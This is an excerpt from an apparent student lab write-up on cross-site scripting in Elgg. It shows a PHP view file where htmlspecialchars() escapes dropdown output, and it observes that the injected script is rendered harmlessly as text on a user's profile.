


```
File Edit View Search Tools Documents Help En 3:00 AM
Open Save



<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 * @uses $vars['text'] The text to display
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
// echo $vars['value'];

PHP Tab Width: 8 Ln 15, Col 3 INS
```



Observation: On enabling `htmlspecialchars()` countermeasure, no alert is created and the code is displayed on Bobby's account profile



Observation: The screenshot above shows the sanitization of inputs. The conversion of the code to an encoded string makes the code become a string.